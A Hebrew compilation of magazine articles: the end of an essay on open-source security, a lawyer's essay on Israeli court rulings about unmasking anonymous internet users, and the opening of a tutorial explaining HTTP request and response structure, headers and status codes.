כאשר מדברים על מערכות הפעלה, ולא רק על תוכנות ספציפיות, שוב נוכל למצוא שלינוקס בטוחה יותר מחלונות, ושוב בניגוד להגיון שאומר שבלינוקס הכל פתוח ולכן יהיה קל יותר לפורצים למצוא דרך. כאן ניתן למצוא התעלמות מעובדה נוספת ומעניינת- מגוון התוכנות לביצוע כל משימה בלינוקס גדול בהרבה. אם ב-Windows מקובל שלרוב משתמשים בדפדפן אחד ובתוכנת ניהול דוא"ל אחת (לשמחתנו הרבה

מגמה זו משתנה בשנים האחרונות), בעולם הלינוקס המצב שונה לחלוטין ברב המקרים. ישנם מספר דפדפנים מקובלים ומספר לקוחות דואר, כאשר כל משתמש יכול לבחור במה הוא מעדיף להשתמש. אותו הדבר נוגע גם לשולחנות העבודה, יש מספר תוכנות שולחן עבודה שניתן לבחור מביניהן, כך שהמגוון הגדול ללא ספק מקשה על הפריצה.

העובדה שיותר אנשים רואים את הקוד אומרת גם שיותר אנשים יכולים לשנות ולתקן אותו, וזו הסיבה שקצב השינויים והגרסאות החדשות בקוד פתוח גדול בהרבה מקצב השינויים של תוכנת קוד סגור. כאשר קצב שחרור הגרסאות מהיר יותר, גם הפורצים צריכים לעמוד בקצב, וזה לא קל בכלל. במקרים רבים קורה שמופיעה ברשת הודעה על פרצת אבטחה בתוכנה ועוד לפני שמופץ קובץ העושה שימוש בפרצה זו, מופיע תיקון לפרצת האבטחה.

עוד נקודה שרבים די נוטים לשכוח היא שאמנם הקוד פתוח, אך להבין את הקוד של תוכנות מורכבות כמו דפדפן פיירפוקס, שרת אפאצ'י או כל תוכנה אחרת זו משימה לא קלה בכלל. לצורך העניין, יתכן ויותר קל להשתמש בשיטות הפריצה המקובלות בתוכנות הקוד הסגור. אם תוקף שלא מכיר את הקוד ילך ויחפש משהו בקוד, כנראה שייקח לו יותר זמן ממה שייקח למי שכן מכיר את הקוד לתקן את פרצות האבטחה הקיימות.

לאחר שסקרנו מדוע שתי הטענות העיקריות אינן נכונות ננסה עתה להבין מדוע קוד סגור פחות בטוח. בקוד סגור, מעט מאד אנשים יראו את הקוד כך שיותר קל להסתיר בעיות ("security by obscurity"). לעומת זאת, תוכנות קוד פתוח, נכתבות על ידי מתכנתים אשר מוכנים לחשוף את הקוד שלהם לעין כל, ומאחר שהם אכן מוכנים לחשוף את כל "קלפיהם" על השולחן, סביר להניח כי הם ינסו לכתוב את הקוד הטוב ביותר שיוכלו.

נקודה חשובה נוספת נוגעת לגבי מי שבעצם יכול לתקן בעיות בקוד סגור- במידה וקיימת בעיה ישנם מעט מאד מתכנתים שיוכלו לתקן אותה, ולפעמים אפילו רק אחד. בתוכנות קוד פתוח, המספר הפוטנציאלי של מתכנתים הוא בעצם אינסופי, בניגוד למספר הדי מוגבל של הקוד הסגור. כאשר מתגלה באג בתוכנת קוד סגור כלשהיא, סביר להניח כי מי שכתב אותה עסוק כרגע בכתיבת הגרסה הבאה או בכתיבת תוכנה אחרת, כך שאם הוא יתפנה לתיקון הבאג, משמעות הדבר עיכוב בתוכנה אחרת שמהווה את ההכנסות העתידיות של אותה חברה... נתונים אלו מרמזים על כך שלחברת תוכנה קניינית כנראה שלא כל כך יהיה אינטרס לתקן באגים.

מדוע בקוד פתוח זה לא יקרה? כי לא רק אדם אחד יכול לתקן את הבעיות אלא הרבה יותר, כך שגם אם המתכנת המקורי עסוק בכתיבת הגרסה הבאה, עדיין יש מתכנתים אחרים, גם מחוץ לחברה שיוכלו לתקן את הבאג.

## על המחבר

אורי עידן הוא סופר ויועץ תוכנה חופשית. עוסק בתכנות למעלה מעשרים וחמש שנה. כיום מתפרנס מתוכנה חופשית בלבד. בנוסף לכך, נותן הרצאות בנושא תוכנה חופשית והפילוסופיה מאחורי התוכנה החופשית.

# חוקת מדינת ישראל והאנונימיות ברשת האינטרנט

מאת עו"ד יהונתן קלינגר

עד לאחרונה, השאלה מי הוא הגורם אשר אחראי על האינטרנט היתה שאלה לא פתורה שבתי המשפט התווכחו ביניהם לגבי אופי התשובות עליה. אולם שינויים שנוצרו לאחרונה באווירה המשפטית גרמו לכך שהיום, אולי יותר מכל, האנונימיות תהיה לא רק תיאורטית אלא גם חוקתית. בסקירה קצרה של החלטות בית המשפט, מציג עו"ד יהונתן קלינגר את השאלות והמקרים שעש ויים יותר מכל להגדיר כיצד תשמר האנונימיות במרחב הוירטואלי עד שהמחוקקים יחליטו אחרת

השאלה מי עומד בצד השני של קווי הרשת, גולש באתר שלך, משוחח איתך בצ'ט, מתחבר למחשב שלך או מגיב בצורה אנונימית באותו הפורום שאתה כותב בו היא שאלה מסקרנת . בעידן בו לכל אחד ישנם הרגלי כתיבה, שפה ברורה, דפוסי פעולה והתנהגות, אנחנו בדרך כלל מזהים את חברינו באמצעות התנהגותם ברשת. אותה התנהגות שקיימת בחיים האמיתיים , בה המבט המזוגג שקיים בעינהם של קרובי משפחה מבהיר לנו כי ישנה היכרות, כך גם ברשת; כאשר אדם נרשם לאתר הוא מכיר בעצם קיומו של האתר, הוא מספק לאתר אמצעי זיהוי כלשהוא (Credentials), יהא זה שם המשתמש , או בצורה יותר משכנעת, אישור שאדם אחר מכיר בו כבעל זהות מסוימת (על ידי OpenID, OAuth או כתובת דואר אלקטרוני). ומדוע נח לנו לדעת כי אחר מכיר באדם שבא להזדהות מולנו?

כשם שכאשר חבר מציג לנו אדם כלשהו לא נחשיב אותו יותר כאדם זר, הרי שאם אתר אחר מכיר בזהות האדם, הרי שאתה לא צריך לבצע Bootstrapping לזהותו. אתה יודע שאתר X או ספק שירות X מכיר בזהותו, וככזה יותר קל לך לתת לו להצטרף למשחק. כך, אם משתמש שהוא בעל חשבון דואר אלקטרוני בשירות Hotmail, הרי שהוא בעל אישיות וזהות קודמת, ושיוך בין השתיים תאפשר לך, במידת הצורך, לפנות לאדם באמצעי התקשרות חיצוני לקשר הישיר בינכם; באותה צורה שתוכל לפנות למכר המשותף, שתמיד יוכל להמצא, כך עובד שירות המייל. אולם לשם כך, יש עלייך לברר שאותו אדם שמזדהה כבעל חשבון מסוים הוא אכן בעל אותו חשבון . בחיים האמיתיים, החבר המשותף מציג לך את החבר החדש ; באינטרנט, הרי שאתה מבצע שתי פעולות : הראשונה היא לבחון שאותו אדם הוא אכן בעל החשבון על ידי שליחת מסר לחשבון, שמכיל מידע שרק בעל החשבון יוכל לגלות, ועצם הצגתו בפנייך שנית מראה על זהות האדם (פעולת אישרור של כתובת המייל). הפעולה השניה היא וידוא כי אותו אדם אינו מ כונה, על ידי תסריט כגון Captcha שבוחן יכולות קוגניטיביות כלשהן.

לאחר אימות הזהות, אתה, כמפעיל אתר או ככל אדם אחר ברשת, אוסף פריטי מידע על אותו אדם. החל מכתובת ה-IP ממנה הוא גלש, זמני התחברות, חברים ועוד. עם זאת, גם עם כל המידע, גם כאשר אתה אוסף תמונות שהאדם מעלה, רשת חברתית, מאמת את הזהות בעשרות דרכים, עדיין יש לך בעיה אחת: הדרך היחידה בה תוכל לדעת שהאדם שאמר שהוא אותו אדם היא על ידי מפגש עמו בחיים הפיסיים (וגם אז העניין מוגבל, כי הרי לא תבחן את תעודת הזהות שלו). לאינטרנט יש מאפיין טכנולוגי שמאפשר אנונימיות: **אנונימיות, עד תחילת העשור, היתה מצב בו אדם ומעשיו לא מעניינים את התקשורת ולכן**

**הציבור כולו מניח לו**. אנונימיות לא היתה שונה מפרטיות ולכן נתפסה כזכות. מנגד, אף אחד לא התעניין בזהות האדם השני ברשת, לא בוצעו כמעט עסקאות ולא התבצע דבר מלבד קבלה של מידע ומסירתו.

אולם, עם הגברת השימוש באינטרנט החלה להתפתח פרקטיקה של שימוש ברשת לרעה: הפרות זכויות יוצרים, התחזות, כתיבת דברי בלע ומעשים אחרים פשו ברשת . אנשים מצאו עצמם עומדים מול שוקת שבורה; גם אם אותם אנשים היו מפעילי האתר וגם אם לאותם אנשים היתה זכות ממשית שנפגעה , הרי שבמקרה הטוב ביותר היה לאותם בני אדם את כתובת ה-IP של המשתמש. כתובת IP, למי שאינו מכיר, הינה שדה מספרי די דומה למספר טלפון , שבסך הכל מאפשר לאתר האינטרנט (או לכל משתמש אחר ברשת) להגיע בתקשורת למי שדורש, ולהחזיר לו תשובה או שאלה. כתובות ה-IP בדרך כלל מתחלפות כל חיבור מחדש לרשת אצל משתמשים ביתיים ולכן לא יכולות לשמש כאמצעי לזיהוי.

כאן בעצם נכנס בית המשפט. בשנת 2005 הגישה אלמונית דרישה נגד בזק בינלאומי למסור לה פרטים של מיהו הגולש אשר עומד מאחורי כתובת IP מסוימת. באותו המקרה, אלמונית ו-בתה הקטינה הושמצו באחד הטוקבקים באתר אינטרנט, ונטענו טענות חמורות כלפיה. בית המשפט קבע כי על בזק ב ינלאומי למסור את הפרטים של בעל כתובת ה-IP לאלמונית מכיוון שהביטויים עולים בכדי להוות עבירה פלילית, ובמקרה מסוג זה יסיר בית המשפט את מעטה האנונימיות וימסור למתלונן את הפרטים (בש"א 4995/05 פלונית נ' בזק בינלאומי ואח'). לאחר מקרה פלונית , החל בית המשפט להיות מוצף בבקשות שונות לחשיפת גולשים; החל מרמי מור, מטפל אלטרנטיבי, שזעם על כך שקראו לו "שרלטן" ו-"נוכל" (בש"א 1238/07 רמי מור נ' ברק, בש"א 1752/06 רמי מור נ' בזק בינלאומי, בר"ע 850/06 רמי מור נ' ידיעות אינטרנט), דרך יעקב סבו, עורך דין ופוליטיקאי מקומי בקריית אונו שזעם נגד מגיב בפורום ב-Ynet שטען שזה סגר מרפסת בניגוד לחוק (ה"פ 541/07 יעקב סבו נ' ידיעות אינטרנט), חברה שעוסקת בסחר במניות שדרשה לדעת מי גוזל את המוני טין שלה (ה"פ (ת"א) 250/08 חברת ברוקרטוב בע"מ נ' חברת גוגל ישראל בע"מ), ראש עיריית אריאל שרצה לדעת מי האדם ששלח מכתב לכל עובדי העיריה שמעיר על כך שהעיר כעורה ורומז שיש קשר לכך שמהנדס העיר ערבי (א 2433/07 (מחוזי ת"א) עיריית אריאל נ` וואלה תקשורת בע"מ), לדעת מיהו האדם שכתב תגובה באתר אינטרנט שטוענת שאדם מסוים קיבל שוחד (הפ 1244/07 מזמור הפקות נ' מעריב הוצאת מודיעין) או מי מפעיל אתר שמאפשר לכל הציבור לצפות במשחקי כדורגל בלי תשלום (בש"א 11646/08 פרמייר ליג נ' פלוני). כל החלטות אלה, ועשרות החלטות אחרות, ניתנו ללא כל חוק שמאפשר חשיפת פרטים. על הפרק עמדה אמנם הצעת חוק (הצעת חוק מסחר אלקטרוני', התשס"ח 2008), אך לא היה חוק אמיתי שקיבל את אישור הכנסת. בתי המשפט הסתמכו על הסמכות הכללית של בית המשפט לפי סעיף 75 לחוק בתי המשפט, שקובע שלבית המשפט יש סמכות כללית לתת סעד למי שפונה אליו.

בתי המשפט עמדו בפני שלוש גישות שונות לגבי מתי "יורם מסך האנונימיות" מאחורי אותה כתובת IP. הראשונה, כפי שהציגה כב' השופטת מיכל אגמון גונן בפרשות פלונית סבו ופרמייר ליג, היתה כי כאשר ישנו חשש של ממש שבוצעה עוולה אזרחית שהיא גם עבי רה פלילית, ולא סתם עוולה, יש להסיר את מסך האנונימיות. גישה קיצונית לכיון השני יושמה ע"י כב' השופטת דרורה פלפל, שקבעה בשתי החלטות (מזמור הפקות, ברוקרטוב) כי כל שדרוש הוא חשש לקיומה של עוולה , ואין צורך בפליליות המעשה . גישת הביניים, אותה הציג כב' השופט יצחק עמית, היתה כי יש דרישה לקיומה של עוולה , אך יש גם דרישה לדבר-מה-נוסף, שיראה כי אכן יש צורך להסיר את האנונימיות.

ההבדל בין שלוש הגישות הוא פשוט מאוד: טלו מקרה בו אדם משתמש במעטה האנונימיות כדי למתוח ביקורת על נבחר ציבור ומפרסם בבלוג אנונימי פוסט אשר מכיל הן תמונה של אותו נבחר ציבור שנלקחה ללא רשות מאתר אחר, והן טקסט ביקורתי שאומר שאותו נבחר ציבור בוגד באישתו.

לכאורה, על פי גישתה של השופטת פלפל, די בכך שהתמונה הועלתה לאתר ללא רשות בעליה כדי לתת את פרטי האדם לבעל זכויות היוצרים, ודי בכך שנאמר על אדם כי הוא בוגד באישתו כדי לתת את המידע (בלי קשר לנכונות המידע , די בחשש לקיומה של עוולה , וטענות הגנה לא נבחנות ). על פי גישתו של השופט עמית יש צורך לבחון את משקל הטענות ואם יתברר כי הביקורת נועדה להשמיץ ולהשפיל, הרי שהוא יורה לחשוף את פרטי המפרסם לנבחר הציבור, אולם לאתר שמחזיק את זכויות היוצרים הוא לא יהיה מוכן לחשוף מכיוון שמדובר בשימוש שאינו מסחרי , וחסר את היסוד הנוסף שנועד לפגוע . לגבי השופטת אגמון-גונן, הרי שזו לא תעתר באף אחד מהמקרים , כיוון שלנבחר הציבור (כמו במקרה של סבו) היתה את האפשרות לפנות, לבקש התנצלות ולא היתה כאן כוונה פלילית, וכן לגבי התמונה לא היה שימוש מסחרי או שימוש המגיע לידי עבירה פלילית.

ההבדלים בין שלוש הגישות יצרו מצב בו האנונימיות של אדם היתה תלויה בגישה אותה החזיק השופט . אולם גם במקרים מסוג זה, עדיין ניתן היה לעמוד מאחורי שרתי Proxy, או סתם בצורה רשלנית לא ניתן היה להגיע למי עומד מאחורי אותה כתובת IP. כך היה במקרה אחד , בו לאחר התדיינות משפטית של כשנתיים ולאחר שבית המשפט בערעור החליט כי אכן יש להעביר את הפרטים למתלוננת, האתר שאמור היה להחזיק את אותה כתובת IP אמר למתלוננת כי אין לו את המידע המבוקש, וכעת אחרי תום הערעור היא תקועה בלי פרטים מזהים (עא 1806/09 בייבי פלוס נ' דוקטורס).

לאור אי בהירות משפטית זו וכדי לשמור על שמו הטוב, החליט רמי מור, המטפל האלטרנטיבי שהוכפש, לפנות לבית המשפט העליון בבקשה שזה יסייע לו לנקוט בהליכים משפטיים שישמרו על שמו הטוב. בית המשפט העליון דחה לאחרונה את בקשתו של מור (רע"א 4447/07 רמי מור נ ' ברק) וקבע כי אין כל פרוצדורה בישראל לחשיפה של גולשים אנונימיים . כב' המשנה לנשיאה, אליעזר ריבלין, פסק כי מהות ההליך לחשיפת גולשים פסולה מיסודה וכי:

> "מדובר בניסיון לרתום, עוד בטרם משפט, את מערכת המשפט ואת הצד השלישי לצורך קיום חקירה שתביא לחשיפת זהותו של מעוול על- מנת שניתן יהיה להגיש נגדו תביעה אזרחית . מדובר למעשה בהליך מעין- חקירתי שבית המשפט מגויס לו בהליך מקדמי במתכונת כזו או אחרת . הליך זה אינו טריביאלי, הוא מערב שיקולי מדיניות מורכבים והוא מצריך הסדרה חקיקתית".

החלטתו קובעת בעצם כי עד שיוסדר ההליך בחקיקה אין ליתן יותר צווים לחשיפת גולשים.

המשמעות של ההחלטה היא שבפועל, כל מי שנפגע בעקבות התנהגות של אדם אחר, לא יכול לבקש את הגילוי של זהות אותו אדם. חברות התקליטים לא יוכלו לפנות ולבקש פרטים של משתפי קבצים מאחורי כתובות IP, מטפלים אלטרנטיביים כמו רמי מור לא יוכלו לבקש את הפרטים של מי שקרא להם שרלטן וחברות מסחריות לא יוכלו לבקש פרטים מאתרי אינטרנט שמציגים לכל העולם מסמכים פנימיים שדלפו המוכיחים כי החברה מזהמת את הסביבה.

הדבר היחיד אשר אותם נפגעים יוכלו לעשות הוא לפנות למשטרה כאשר ישנו חשש לעבירה פלילית, אם המשטרה תחליט לחק ור, ואם היא תמצא לנכון , במקרים של עבירה שהיא פשע או מספר מצומצם של עבירות אחרות, המשטרה תוכל לבקש צו לחשוף את הגולשים.

בעצם, בית המשפט הכיר בזכות לאנונימיות בצורה יפה שגורמת לכך שכל מי שיפתח שירות מבוסס תוכן גולשים בישראל יהיה חסין מאחריות משפטית בנוגע ל**תוכן הגולשים** ויוכל להציע שירות ללא כל עקבות. לדוגמא, כל אתרי טורנטים יוכלו לאפשר לכל גולש להעלות טורנט, לאחסן אותם (כמובן, שאם הם יקבלו תלונה מבעלי זכויות היוצרים הם יסירו את אותו הטורנט) ולאפשר למשתמשים לא להחשף לעולם, כך גם במקרה של פעילויות אחרות.

ההחלטה עצמה פעלה לטובת האנונימיות ולטובת האזרח הקטן . זה כעת אינו צריך לחשוש , עד שיחוקק חוק כי חברות התקליטים והסרטים ידפקו לו על הדלת, כשם שאלה איימו, וכי מי שמפעיל אתרים לשיתוף קבצים או מאפשר לאחרים לבצע Streaming של משחקי ספורט לא צריך לחשוש כעת . המשמעות היא גם שכל עוד לא בוצ ע מעשה פלילי, הרשת קיבלה מעטה של מגננה: כתובת ה-IP שלך, לפני שהאיחוד האירופי או גוגל מוכנים היו להכיר בכך , הפכה למידע סודי שלא ניתן להמיר אלא כאשר אתה עובר על חוקים פליליים; לא עוד רדיפות אחרי מלכלכים בטוקבקים אלא ישנה דרישה למעשה פלילי של ממש.

אז האם המצב שב למצב בו היה לפני שהוחלטה ההחלטה בעניין פלונית ב-2006? האם שוב האינטרנט הפך להיות מקום אנונימי ? לכאורה כן. אף על פי כן , מ-2006 ועד היום נוספו לא מעט כלים שמסוגלים לפגוע באנונימיות של הפרט. חוק נתוני תקשורת, שהתקבל בכנסת בשנת 2007, הוא דוגמא אחת לחוק שמאפשר למשטרה לקבל מידע לגבי מי עומד מאחורי כתובת IP וכן לגבי רשימת שיחות , איכון סלולרי ומספרי IMEI וESN של טלפון, החוק עצמו יכול להיות קטלני כאשר ניתן להשתמש במידע שבו כמעט ללא הגבלה ולצרכים רבים. כך גם עם מקרים בהם פרצות אבטחה מאפשרות לאחרים לזהות אתכם , או רוגלות מותקנות לכם על המחשב כדי לזהותכם.

אשליית האנונימיות, אותה הצלחנו לייצר בצורה כה טובה בעשורים האחרונים באינטרנט, נמוגה אט אט. אולם, בחודשים האחרונים ארצינו הצליחה למצב עצמה במקום לא רע בכלל. למרות הכל, ניתן לומר כעת שבישראל האזרח הפשוט לא צריך לחשוש מכך שמישהו אחר יחליט שמעשיו לא עומדים בקנה אחד עם הסטנדרטים האישיים שלו ויחשוף את זהותו. חושפי שחיתויות יוכלו להלשין, נפגעים מנבחרי ציבור יוכלו לדבר, אמנים אנונימיים וסודיים יוכלו לקדם את היצירה שלהם כגרפיטי . מנגד, במידה והמדינה תחשוב שאכן ראוי לשנות את הסדר האנונימיות הזה , היא תצטרך לפנות ולהתחיל בהליך חקיקה ארוך ומייגע , שבסופו היא עוד עלולה למצוא עצמה עם עוד יותר אנונימיות ממה שהיא מוכנה לקבל.

אם אפשר לומר זאת, הרי שרמי מור וחבריו עשו רק טוב לקהילה הדיגיטלית.

# Playing With HTTP

מאת רועי (Hyp3rInj3cT10n)

## הקדמה

אנחנו גולשים באתרי אינטרנט, קוראים כותבים ומפרסמים טקסטים, מורידים ומעלים קבצים, ובעידן הזה-מחפשים ומוצאים כמעט הכל באמצעות שימוש ב גוגל. הגלישה באתרי אינטרנט הפכה להיות לפעולה פשוטה, קלה, מהירה מאוד, שגרתית ומובנת מאליו. אם אנחנו רוצים להכנס לתחום ההאקינג ואבטחת המידע, ואפילו רק לתחום התיכנות - אנחנו צריכים להבין איך זה עובד.

רב הגלישה באתרי אינטרנט מתבצעת באמצעות הפרוטוקול HTTP ודפדפני האינטרנט שלנו שמפשטים את העניין מאוד:

1. הדפדפן שולח בקשה (HTTP Request) לשרת.
2. מתבצעות פעולות בשרת, באמצעות שפות צד שרת (PHP, ASP, ASP.NET ועוד...).
3. מהפעולות הללו נבנה פלט שיוחזר לגולש הכתוב בשפות צד לקוח (HTML, CSS, JS וכולי...).
4. השרת מחזיר תגובה (HTTP Response) בליווי הפלט שנוצר.
5. את התגובה (כותרים ושפות צד לקוח) שהדפדפן קיבל הוא מנתח, ופועל בהתאם.

אז מה בעצם יהיה במאמר הזה?

- נלמד להכיר לעומק את הפרוטוקול ונלמד לנתח את מרכיביו (הבקשה והתגובה).
- נלמד להקליט בקשות ותגובות בעזרת תוספות לדפדפן Firefox. נשחק וננתח מספר דוגמאות.
- נלמד לממש את כל מה שלמדנו על הפרוטוקול בעזרת PHP: נרכיב בקשות, נשלח בקשות ונקבל תגובות!
- נלמד ונכיר מתקפות מסוגים שונים המתבססות על כל מה שלמדנו, הכרנו ותרגלנו במשך הזמן.

## בקשות (HTTP Requests)

### מבנה הבקשה

לבקשה שנשלחת לשרת יש מבנה קבוע:

```
[Request Method] [Destination File] [HTTP Version]
[Headers]

[Content]
```

### Request Method - שיטת הבקשה

לשליחת בקשות HTTP יש מספר רב של שיטות, כאשר הנפוצות ביותר הן (בהמשך נראה דוגמאות):
GET - הבקשה הסטנדרטית: עוברים מקישור לקישור, והמידע מועבר באמצעות שורת הכתובת.
POST - שיטה המתעסקת בהעברת מידע מטפסים (טפסי הרשמה, התחברות, שליחת הודעה ועוד...).
HEAD - שיטה הדומה ל-GET אך בעלת הבדל קטן, נרחיב בהמשך.
OPTIONS - שיטה שבה אנו מקבלים כתגובה מידע אודות השיטות הניתנות לשימוש.
TRACE - שיטה שמיועדת ל-debugging, ועליה מתבססת המתקפה XST (יורחב בהמשך).
CONNECT - מתודה שבעזרתה ניתן להתחבר לשרת ולהשתמש בו כשרת פרוקסי.

### Destination File - הקובץ שאליו ניגש

אני אסביר באמצעות דוגמה:

```
http://www.roy.com/index.php?page=register&section=terms-of-use
```

במקרה הזה, הקובץ אליו אנו ניגשים הינו (כן, שם הקובץ וגם המשתנים המועברים באמצעות שורת הכתובת):

```
/index.php?page=register&section=terms-of-use
```

### HTTP Version - גירסת הפרוטוקול

גירסת הפרוטוקול נכתבת בצורה הבאה:

```
HTTP/[Version]
```

לדוגמה:

```
HTTP/1.0
```

והיום, השימוש השכיח ביותר הינו:

```
HTTP/1.1
```

### Headers - כותרים (הידרים)

ההידרים הם בעיקר נתונים שהדפדפן שולח לשרת בכדי שהשרת יוכל לספק לו תגובה טובה יותר.
אופן השימוש בהידרים הוא כדלהלן:

```
[Name]: [Value]
[Name]: [Value]
[Name]: [Value]
[Name]: [Value]
```

שימו לב שההידרים מופרדים ממה שהיה מעליהם ובין עצמם באמצעות ירידת שורה(CRLF).

להלן רשימה של מספר הידרים שכדאי שתכירו: (* = הידר חובה שבלעדיו הבקשה לא תענה בחיוב)

- ***Host**: מכיל בערכו את ה-Host (דומיין או כתובת IP) של האתר אליו אנו רוצים להגיע
- **Connection**: סוג החיבור: סגור (close) או נשאר פתוח (keep-alive). אם החיבור נשאר פתוח, אז יבוא הידר נוסף.
- **Keep-Alive**: הידר שמציין את הזמן שעל החיבור להשאר פתוח במידה וזה סוג החיבור.
- **User-Agent**: הידר שמספק לשרת מידע אודות הגולש. (בקרו ב-useragentstring, באמת אתר שחובה להכנס אליו)
- **Accept** וחבריו (Accept, Accept-Language, Accept-Charset, Accept-Encoding): מה הדפדפן מוכן לקבל.
- **Referer**: הכתובת שממנה הופננו לדף שכעת אנו הולכים לצפות בו. אם אין, ההידר לא נשלח.
- **Cookie**: הידר שבו הדפדפן מעביר את כל מידע העוגיות הרלוש.
- **Content-Type**: כשאנו שולחים מידע בשיטה POST, כך נגדיר את הקידוד שבו המידע נשלח.
- **Content-Length**: הידר המציין את אורך ה-Content שנרשום.

יש עוד הרבה הידרים , חלקם קשורים ל- Cache של הדפדפן , לשרתי פרוקסי ולעוד דברים אחרים. אפשר למצוא עוד הרבה מידע על הידרים נוספים בקישור הבא:

http://en.wikipedia.org/wiki/List_of_HTTP_headers#Requests

### Content - התוכן שנשלח

כשאנחנו משתמשים בשיטות מסויימות (כמו POST), יש לצרף תוכן לבקשה שאנחנו רוצים לשלוח לשרת. על התוכן להיות מופרד במרווח של שורה מההידר האחרון, כלומר:

```
[Headers] יורדים שורה
שוב יורדים שורה
[Content]
```

## תגובות (HTTP Responses)

### מבנה התגובה

כשאתם שואלים שאלה, מבקשים בקשה, מדברים ויוצרים קשר עם מישהו, אתם מצפים לקבל תגובה. גם פה זה ככה. הדפדפן שולח בקשה (שממש עכשיו הבנו איך היא בנויה), והוא מצפה לקב ל תגובה מהשרת בהתאם לבקשה ששלח. גם לתגובות יש מבנה קבוע, והוא:

```
[HTTP Version] [Response Id] [Response Name]
[Headers]

[Content]
```

אני מזכיר שעל HTTP Version דיברנו מקודם, ולכן לא אחזור עליו שוב.
בניגוד ל-HTTP Version שנשאר זהה, ה-Headers וה-Content קצת שונים, ועליהם כן אסביר.

### Response Id ו-Response Name

השרת יכול להחזיר מספר רב של תגובות, בהתאם למספר הרב של הסיטואציות ה קיימות (שזה מספר לא קטן כל כך). לכל תגובה אפשרית יש מספר סידורי (Response Id) ושם (Response Name) שמאפיינים את התגובה. בואו נכיר מספר תגובות שכיחות:

**200, OK** - הבקשה בוצעה בהצלחה.
**301**, **Moved Permanently** - העמוד אותו חיפשו הועבר לכתובת אחרת.
**304**, **Not Modified** - העמוד לא השתנה מאז הפעם האחרונה שהדפדפן תיעד אותו (קשור ל-Cache בדפדפן).
**400**, **Bad Request** - הבקשה שגוייה (כנראה תחביר לא נכון).
**401**, **Unauthorized** - דרוש אימות בכדי להגיע לאיזור שניסינו להגיע אלי
**403**, **Forbidden** - האיזור אליו רצינו להגיע אסור לכניסה.
**404**, **Not Found** - העמוד שאליו רצינו להגיע אינו קיים.
**405**, **Method Not Allowed** - נעשה שימוש בשיטה (Request Method) שאינה מורשית לשימוש.
**500**, **Internal Server Error** - שגיאת שרת פנימית.
**501**, **Not Implemented** - נעשה שימוש בשיטה שאינה קיימת.
**503**, **Service Unavailable** - השירות אינו זמין כעת.

### Headers - כותרים

ממש כמו הידרים שמאפיינים את הבקשה שנשלחת, גם בתגובה יש הידרים שמאפיינים את אותה. הנה כמה מהם:

**Date**: הזמן עכשיו על פי השרת.

**Server**: מידע ופרטים אודות השרת (מערכת ההפעלה, רכיבים המותקנים עליו, גרסאות וכו'), המידע הזה עוזר לדע ת אילו מוצרים בעלי פרצות אבטחה מותקנים בשרת. אני ממליץ מאוד לעבור על HTTP Fingerprints מאת cp77fk4r (פורסם ב גיליון הרביעי של DigitalWhisper). הוא מסביר ומדגים שם בצורה נהדרת על דרכים בהן ניתן להשתמש בכדי לזהות חתימות משרתים, ניתוחם וביטול החתימות.

**Last-Modified**: זמן המציין את הפעם האחרונה שבה נערך הקובץ.

**Content-Length**: האורך של ה-Content שהוחזר.

**Connection**: אופן החיבור.

**Content-Type**: הקידוד של ה-Content שמוחזר.

**Location**: כותר המכיל את הכתובת הדף אליו נועבר. (זה בשימוש בדרך כלל בתגובות מספר 30x). ההידר הזה משמש בסיס למתקפות כמו HTTP Response Splitting ו-Open Redirection.

אלו הכותרים המרכזיים ששרתים נוהגים להחזיר. אפשר למצוא עוד בקישור הבא:
http://en.wikipedia.org/wiki/List_of_HTTP_headers#Responses

### Content - התוכן שהוחזר

תוכן הבקשה היה התוכן שנשלח בבקשה , ואילו התוכן הזה הוא התוכן שמוחזר בתגובה . זהו תוכן הדף שבו אנו נצפה.
את התוכן הזה (קוד ב-HTML, CSS, JS... בקיצור שפות צד לקוח) הדפדפן מנתח ומציג לנו מידע על המסך בהתאם. שימו לב שהשרת אומר לדפדפן את אורך התוכן שנשלח אליו בעזרת הכותר Content-Length, והדפדפן משתמש באורך זה.

**הערה חשובה:** שימוש בשיטה HEAD מציין לשרת שלא להחזיר בתגובה את ה- Content, גם במידה וה-Content קיים.

## דפדפני האינטרנט

### קצת על דפדפני אינטרנט

דפדפן אינטרנט (Web Browser) הינו תוכנה העוזרת לנו לגלוש באינטרנט ולנהל את הגלישה שלנו בצורה טובה יותר . הדפדפן הפופולרי ביותר הוא Ineternet Explorer של מייקרוסופט, אשר מצורף במערכת ההפעלה Windows. הדפדפן הזה תמיד היה דפדפן איטי מאוד ביחס לדפדפנים אחרים, ותמיד היה ניתן לנצל ל רעה את משתמשיו. אמנם, מייקרוסופט התחילה לעשות מאמצים בשביל ל ארגן, לשפץ ולאבטח אותו יותר ויותר, אך עדיין, יש בשוק דפדפני אינטרנט טובים יותר, כמו לדוגמא:

Mozilla Firefox - פיירפוקס, הדפדפן מבית Mozilla. מדובר בפרוייקט קוד פתוח , ואחד הדפדפנים המאובטחים ביותר.

Google Chrome - דפדפן של גוגל. כשהוא נכנס לשוק הוא היה הדפדפן המהיר ביותר.

Safari – דפדפן הבית של Apple, בין הדפדפנים המהירים ביותר שיש כיום וגם לו יש עיצוב יפה מאוד :)

### תוספות לדפדפן Firefox

הדפדפן פיירפוקס הוא פרוייקט קוד פתוח, כמו שכבר אמרתי ולכן פותחו לו הרבה מאוד תוספות. בין התוספות שפותחו לו, ניתן למצוא תוספות לא רעות להקלטת הבקשות והתגובות ולעריכת הבקשות.

חשוב לי לציין שמלבד התוספות שאציג , יש עוד הרבה תוספות שלא יצא לי לנסות שכנראה גם עושות את העבודה:

HeaderMonitor
Modify Headers
Header Spy
HeaderControl
HTTP Resource Test
HeaderGetter
OpenHeader

אתם מוזמנים לנסות אותם בעצמכם.

### התוסף Live HTTP Headers

תוסף זה מאפשר לנו להקליט את הבקשות שהדפדפן שולח לשרת ואת התגובות שהשרת מחזיר . ישנה כמובן אופציה לשמירת הלוג , עם כל התגובות והבקשות שתועדו בתוך קובץ טקסט , ובנוסף, התוסף כמובן מאפשר לנו לערוך בקשות ולשלוח אותן מחדש. כלי מומלץ מאוד לדעתי, אני משתמש בו לא מעט והוא עושה יפה מאוד את העבודה שלו.

